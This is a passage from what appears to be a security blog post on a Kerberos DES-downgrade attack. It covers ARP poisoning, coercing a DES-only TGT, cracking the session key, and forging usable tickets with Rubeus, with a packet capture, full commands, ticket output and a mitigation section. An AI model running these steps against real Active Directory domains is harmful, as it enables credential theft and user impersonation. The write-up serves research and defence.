Q0FMohIwEKADAgEBoQkwBxsFYmhvcGwJBWMAAAAAACoDhsMTkVXTEFLcxPQ0FMqSwGaADAgECORiWEBSGa3JidGd0GwZORVdMQUI=
```

Below is a commented packet capture of all the kerberos exchanges taking place, the selected packet is the AS-REQ modified to only support DES-CBC-MD5, notice how the source IP is the attacker's listening address and not the target computer which generated the original request:

Press enter or click to view image in full size

217	192.168.0.12	192.168.0.184	KRB5	940	TGS-REQ	attacker U2U to gather plain text
219	192.168.0.184	192.168.0.12	KRB5	1411	TGS-REP	U2U response
29486	192.168.0.186	192.168.0.184	KRB5	271	AS-REQ	bhope tries to get a TGT without preauth
29487	192.168.0.184	192.168.0.186	KRB5	231	KRB Error: KRB5KDC...	DC requests preauth
29614	192.168.0.186	192.168.0.184	KRB5	351	AS-REQ	normal TGT request
29615	192.168.0.184	192.168.0.186	KRB5	1536	AS-REP	normal TGT provided to bhope
29746	192.168.0.186	192.168.0.184	KRB5	1455	TGS-REQ	TGS request for HOST/WIN-1PN....
29747	192.168.0.184	192.168.0.186	KRB5	1519	TGS-REP	TGS returned
30134	192.168.0.12	192.168.0.184	KRB5	296	AS-REQ	attacker requests DES TGT
30135	192.168.0.184	192.168.0.12	KRB5	1455	AS-REP	DES TGT is returned
30144	192.168.0.12	192.168.0.184	KRB5	920	TGS-REQ	U2U request with DES TGT
30146	192.168.0.184	192.168.0.12	KRB5	1411	TGS-REP	U2U response

rtime: Sep 13, 2037 04:48:05.000000000 W. Europe Daylight Time

nonce: 912071006

▼ etype: 1 item

ENCTYPE: eTYPE-DES-CBC-MD5 (3)

[\[Response in: 30135\]](#)

Once the hash is cracked we can assemble the full TGT using Rubeus' kirbi command, giving it the cracked session key and the keyless ticket printed by RoastInTheMiddle:

```
Rubeus.exe kirbi /sessionkey:<DES KEY> /sessiontype:des /nowrap /kirbi:<KEYLESS TGT>
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe kirbi /sessionkey:8c73ae296d83efae /sessiontype:des /nowrap /kirbi:doIEbzCCBGugAwIBBa
liZqF0c2US4FaBJJWYjTQmbpxr1MMZJRgCO0C/NWEhitavG2u1PMTGmF370tB6HF+vbnoQSmjrjky00mSX7o0Mngq9844yM7upma
CN47E15zLFTPwM+S/wYQFmRcf4srV1ELL77QSWFj/nOM3VUfNpEmhHP0MIE7Q+sb8Mb3XBvEcTBV+lsQzYURkIH/0YIUCMvi4z1N
j+lr02zKCELI6kTiAsYzee31+DGzCEUgIkdztJpIAxtlbly1P+P/jFvaW97dXI6t1vxejyrJqgrnQ5eNNChCJ1GDwYyx9/xIDDZd
xIzs7r6QF6Tx2Np7gvGmOrkt69d9qgzyhDQciQZvIxysIXRCNQty107cUnMdo8pOQLoAbwgFU0Tbr2q4FwxIELkeEwTUQpRNWiRs
kD6ZFsz9HA1Kx0pVINPy2Mbwco1inB1qIIPwS3LGRPqFhQjv1NRutA+q39CNglYqBTCM101y/Ns/OQAaXU6Nsy98DAXBc0gnFp3e
bFrQlnGohmLYHvXv6q5SS4xSfPEo28wbaADAgEAomYEZH1iMGCGxJbCMFqhDhsMTkVXTEFCLkxPQ0FMohIwEKADAgEBoQkwBxsF

Rubeus

v2.3.2

[*] Action: Modify Kirbi
[*] base64(ticket.kirbi):

doIEhjCCBIKAwIBBaEDAgEwoID7DCCA+hhggPkMIID4KADAgEFoQ4bDE5FV0xBQI5MT0NBTKIHMB+gAwIBAgEYMBYbBm
y00mSX7o0Mngq9844yM7upmaqZaf+ig2SFgrZn1P7i+1TMHgoUrqLe1EmkwcKNsW58Ff5qxVV408MhQ8VBh8m2Wt1S1iN+FrFf+
+lsQzYURkIH/0YIUCMvi4z1NEarIptQ71lPSHjuB56/Es4SGvS21c1IalYcnVKmwj1QkP8C11X1HQgovDGwTxmR4+bxj/50vqx7P
Q5eNNChCJ1GDwYyx9/xIDDZdtoM0irYSMgXTsC2R8pw/DfIfplrB5R+wrFv2ENimTt6Nyt2bkexRsJjNhr5KZY0bfZyw0yQIgpE0
r2q4FwxIELkeEwTUQpRNWiRs4csQkaRLx5qx3yNakqJqXmonkwovg8nDK48B8fBk6hu5sVN/k0vuuCGpAuVnsrPkaOT0/UJ1JXfv
OQAaXU6Nsy98DAXBc0gnFp3eLQwkQELGtlCDHHimr2Zi/zrIFk515/ZgZGfHlaZDyMny5eoYjQvdRm/Hn49LBfwdI3fwIem2mPjp
BAiMc64pbYPvrEQEGwXORVdMQUIuTE9DQUyiEjAQoAMCAQGHCTAHGwViaG9wZaMHAwUAAAAAAGOGwXORVdMQUIuTE9DQUypGzAZ
```

With this ticket we can obtain any TGS we want as the target user in the usual way:

```
Rubeus.exe asktgs /service:ldap/dc.newlab.local /dc:dc.newlab.local /nowrap
/ticket:<TGT>
```

This is an interesting attack but it has the limitation that target, DC and attacker must be in the same network segment for the ARP poisoning to work, and rerouting traffic to ourselves, especially when targeting multiple computers, can cause disruptions. RoastInTheMiddle still forwards transparently every message it's not interested in but it's more of a PoC than an attack-ready tool and shouldn't be used in production networks.

Mitigation

Disable DES. That's pretty much it. If you really need to leave it enabled limit its support to the hosts or users who truly need it, and check that everyone else's [msDS-SupportedEncryptionTypes](#) attribute has the bits relative to DES switched off. Adding privileged users to Protected Users also disables DES kerberos encryption, but again, disabling it altogether is the only true fix.

References

- <https://exploit.ph/des-is-useful.html>
- <https://www.semperis.com/blog/new-attack-paths-as-requested-sts/>

- <https://github.com/GhostPack/Rubeus>
- <https://techcommunity.microsoft.com/blog/coreinfrastructureandsecurityblog/decrypting-the-selection-of-supported-kerberos-encryption-types/1628797>
- <https://blog.harmj0y.net/activedirectory/roasting-as-reps/>